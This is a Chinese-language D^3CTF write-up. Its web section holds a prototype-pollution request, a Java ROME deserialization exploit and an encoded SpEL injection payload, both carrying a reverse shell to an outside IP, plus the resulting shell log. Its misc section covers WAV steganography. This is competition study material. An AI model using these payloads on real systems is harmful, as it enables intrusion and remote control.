D^3CTF

Web

d3oj

https://hackerone.com/reports/869574

编辑文章哪里很明显

Groovy

```
POST /article/0/edit HTTP/1.1
Host: xxx
User-Agent: xx
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 62
Origin: xxx
Connection: close
Referer: xxxx
Cookie: connect.sid=xx
Upgrade-Insecure-Requests: 1

{"title":"test","content":{"__proto__":{
"is_admin":true
}}}
```

之后随便注册一个就是admin了，然后强制改oct用户的密码，登录看题库，看返回头完事了

Shorter

结合许少的文章和jiang师傅的新rome链子

https://www.yuque.com/jinjinshigekeaigui/qskpi5/cz1um4

Java

```

package d3;
```


```java
import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;
import com.sun.syndication.feed.impl.EqualsBean;
import javassist.*;
import org.jboss.seam.util.Reflections;

import javax.xml.transform.Templates;
import java.io.*;
import java.lang.reflect.Field;
import java.util.Base64;
import java.util.HashMap;
import java.util.Hashtable;

public class exp1 {
    private static byte[] getTemplatesImpl(String cmd) throws CannotCompileException, IOException, NotFoundException {
        ClassPool pool = ClassPool.getDefault();
        CtClass ctClass = pool.makeClass("Evil");
        CtClass superClass = pool.get("com.sun.org.apache.xalan.internal.xsltc.runtime.AbstractTranslet");
        ctClass.setSuperclass(superClass);
        CtConstructor constructor = CtNewConstructor.make("    public Evil() {\n" +
                "        try {\n" +
                "            Runtime.getRuntime().exec(\"" + cmd + "\");\n" +
                "        }catch (Exception ignored){}\n" +
                "    }", ctClass);
        ctClass.addConstructor(constructor);
        byte[] bytes = ctClass.toBytecode();
        ctClass.defrost();
        return bytes;
    }

    public static void setFieldValue(Object obj, String fieldname, Object value) throws Exception{
        Field field = obj.getClass().getDeclaredField(fieldname);
        field.setAccessible(true);
        field.set(obj,value);
    }

    public static byte[] serialize(Object o) throws Exception{
        try(ByteArrayOutputStream baout = new ByteArrayOutputStream();
            ObjectOutputStream oout = new ObjectOutputStream(baout)){
            oout.writeObject(o);
            return baout.toByteArray();
        }
    }


    public static void main(String[] args) throws Exception {



        TemplatesImpl tmpl = new TemplatesImpl();
        Field bytecodes = Reflections.getField(tmpl.getClass(),"_bytecodes");
        setFieldValue(tmpl,"_bytecodes",new byte[][]{getTemplatesImpl("bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMjQuNzAuNDAuNS8xMjM0IDA+JjE=}|{base64,-d}|{bash,-i}")});

        Field name=Reflections.getField(tmpl.getClass(),"_name");
        setFieldValue(tmpl,"_name","s");


        EqualsBean bean = new EqualsBean(String.class,"s");

        HashMap map1 = new HashMap();
        HashMap map2 = new HashMap();
        map1.put("yy",bean);
        map1.put("zZ",tmpl);
        map2.put("zZ",bean);
        map2.put("yy",tmpl);
        Hashtable table = new Hashtable();
        table.put(map1,"1");
        table.put(map2,"2");

        setFieldValue(bean,"_beanClass", Templates.class);
        setFieldValue(bean,"_obj",tmpl);
        byte[] s = serialize(table);
        byte[] payload = Base64.getEncoder().encode(s);
        System.out.print(new String(payload));
```

ezsql

存在el注入的地方，但把new过滤了，想到编码绕过。

```Java
\\\\u([0-9A-Fa-f]{4})
```

这个正则可以绕，只要两个或两个以上的u即可，比如${\uu006eew String("123")}




```
status:    200
msg:       "Success!"
data:
  options: []
  vote:
    vote_id:  0
    title:    "123"
```

```
http://7ed953ebcd.ezsql-d3ctf-challenge.n3ko.co/vote/getDetailedVoteById?vid=3)%20union%20select%20null%2C(select%20%22%24%7B%5Cuu006eew%20String(%22123%22)%7D%22)%2Cnull%2Cnull%2Cnull%3B--+
```

直接spel注入，但直接传似乎是有符号问题？ 直接全部编码就好了

```Java
${\uu006e\uu0065\uu0077\uu0020\uu006a\uu0061\uu0076\uu0061\uu0078\uu002e\uu0073\uu0063\uu0072\uu0069\uu0070\uu0074\uu002e\uu0053\uu0063\uu0072\uu0069\uu0070\uu0074\uu0045\uu006e\uu0067\uu0069\uu006e\uu0065\uu004d\uu0061\uu006e\uu0061\uu0067\uu0065\uu0072\uu0028\uu0029\uu002e\uu0067\uu0065\uu0074\uu0045\uu006e\uu0067\uu0069\uu006e\uu0065\uu0042\uu0079\uu004e\uu0061\uu006d\uu0065\uu0028\uu0022\uu006a\uu0073\uu0022\uu0029\uu002e\uu0065\uu0076\uu0061\uu006c\uu0028\uu0022\uu006a\uu0061\uu0076\uu0061\uu002e\uu006c\uu0061\uu006e\uu0067\uu002e\uu0052\uu0075\uu006e\uu0074\uu0069\uu006d\uu0065\uu002e\uu0067\uu0065\uu0074\uu0052\uu0075\uu006e\uu0074\uu0069\uu006d\uu0065\uu0028\uu0029\uu002e\uu0065\uu0078\uu0065\uu0063\uu0028\uu0027\uu0062\uu0061\uu0073\uu0068\uu0020\uu002d\uu0063\uu0020\uu007b\uu0065\uu0063\uu0068\uu006f\uu002c\uu0059\uu006d\uu0046\uu007a\uu0061\uu0043\uu0041\uu0074\uu0061\uu0053\uu0041\uu002b\uu004a\uu0069\uu0041\uu0076\uu005a\uu0047\uu0056\uu0032\uu004c\uu0033\uu0052\uu006a\uu0063\uu0043\uu0038\uu0078\uu004d\uu006a\uu0051\uu0075\uu004e\uu007a\uu0041\uu0075\uu004e\uu0044\uu0041\uu0075\uu004e\uu0053\uu0038\uu0078\uu004d\uu006a\uu004d\uu0030\uu0049\uu0044\uu0041\uu002b\uu004a\uu006a\uu0045\uu003d\uu007d\uu007c\uu007b\uu0062\uu0061\uu0073\uu0065\uu0036\uu0034\uu002c\uu002d\uu0064\uu007d\uu007c\uu007b\uu0062\uu0061\uu0073\uu0068\uu002c\uu002d\uu0069\uu007d\uu0027\uu0029\uu0022\uu0029}
```



```
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
d3ctf@ezsql-6dbbfc78d9-cfmwj:/app$  cd /
成cd /
bash: 成cd: command not found
d3ctf@ezsql-6dbbfc78d9-cfmwj:/app$ ls
ls
Dockerfile
mybatis-0.0.1-SNAPSHOT.jar
d3ctf@ezsql-6dbbfc78d9-cfmwj:/app$ ls /
ls /
app
bin
boot
dev
etc
flag
home
lib
lib64
media
mnt
opt
proc
readflag
root
run
sbin
srv
sys
tmp
usr
var
d3ctf@ezsql-6dbbfc78d9-cfmwj:/app$ cd /
cd /
d3ctf@ezsql-6dbbfc78d9-cfmwj:/$ ./readflag
./readflag
d3ctf{23Kvoznib6a3KRq38edp77Ygb6Jda7vY}
d3ctf@ezsql-6dbbfc78d9-cfmwj:/$ 
```

Misc

signin


群公告签到

问卷

填问卷即可

BadW3ter

附件是wav，但是文件头有点问题，对比一下正常的wav即可发现前十六个字节被修改了




010 Editor - C:\Users\Administrator\Downloads\WATER - baebc013019c6a2db3c854da7448d304.wav

```
        0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
0000h: 43 55 59 31 E6 AD 25 03 6E 77 33 31 6C 61 69 20  CUY1æ-%.nw31lai
0010h: 12 00 00 00 01 00 02 00 44 AC 00 00 10 B1 02 00  ........D¬...±..
0020h: 04 00 10 00 00 00 64 61 74 61 C0 AD 25 03 04 00  ......dataÀ-%...
0030h: 04 00 05 00 03 00 04 00 03 00 04 00 06 00 00 00  ................
0040h: 04 00 00 00 01 00 06 00 02 00 04 00 07 00 0A 00  ................
0050h: 0F 00 08 00 00 00 02 00 05 00 04 00 02 00 00 00  ................
```

第一行的内容猜测也是个有用的线索： `CUY1nw31lai`

修改前十六个进制正常的wav文件头




010 Editor - C:\Users\Administrator\Downloads\water.wav

```
        0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
0000h: 52 49 46 46 C4 56 E8 00 57 41 56 45 66 6D 74 20  RIFFÄVè.WAVEfmt 
0010h: 12 00 00 00 01 00 02 00 44 AC 00 00 10 B1 02 00  ........D¬...±..
0020h: 04 00 10 00 00 00 64 61 74 61 C0 AD 25 03 04 00  ......dataÀ-%...
```

然后测试几个常见的wav文件隐写：SilentEye、Deepsound等

稍微测试一下发现是DeepSound



DeepSound 2.0

Carrier audio files :


File	Dir	Size (MB)
water.wav	C:\Users\Administrator\Downloads	50.4 MB

Enter password

Password

Output directory : C:\Users\Administrator\Documents\

输入前面的到线索作为密码。得到flag.png



Carrier audio files :


File	Dir	Size (MB)
water.wav	C:\Users\Administrator\Downloads	50.4 MB

Secret files in C:\Users\Administrator\Downloads\water.wav:

Secret file name	Size (MB)
flag.png	0.4 MB


Output directory : C:\Users\Administrator\Documents\

file识别文件发现flag.png是TIFF文件

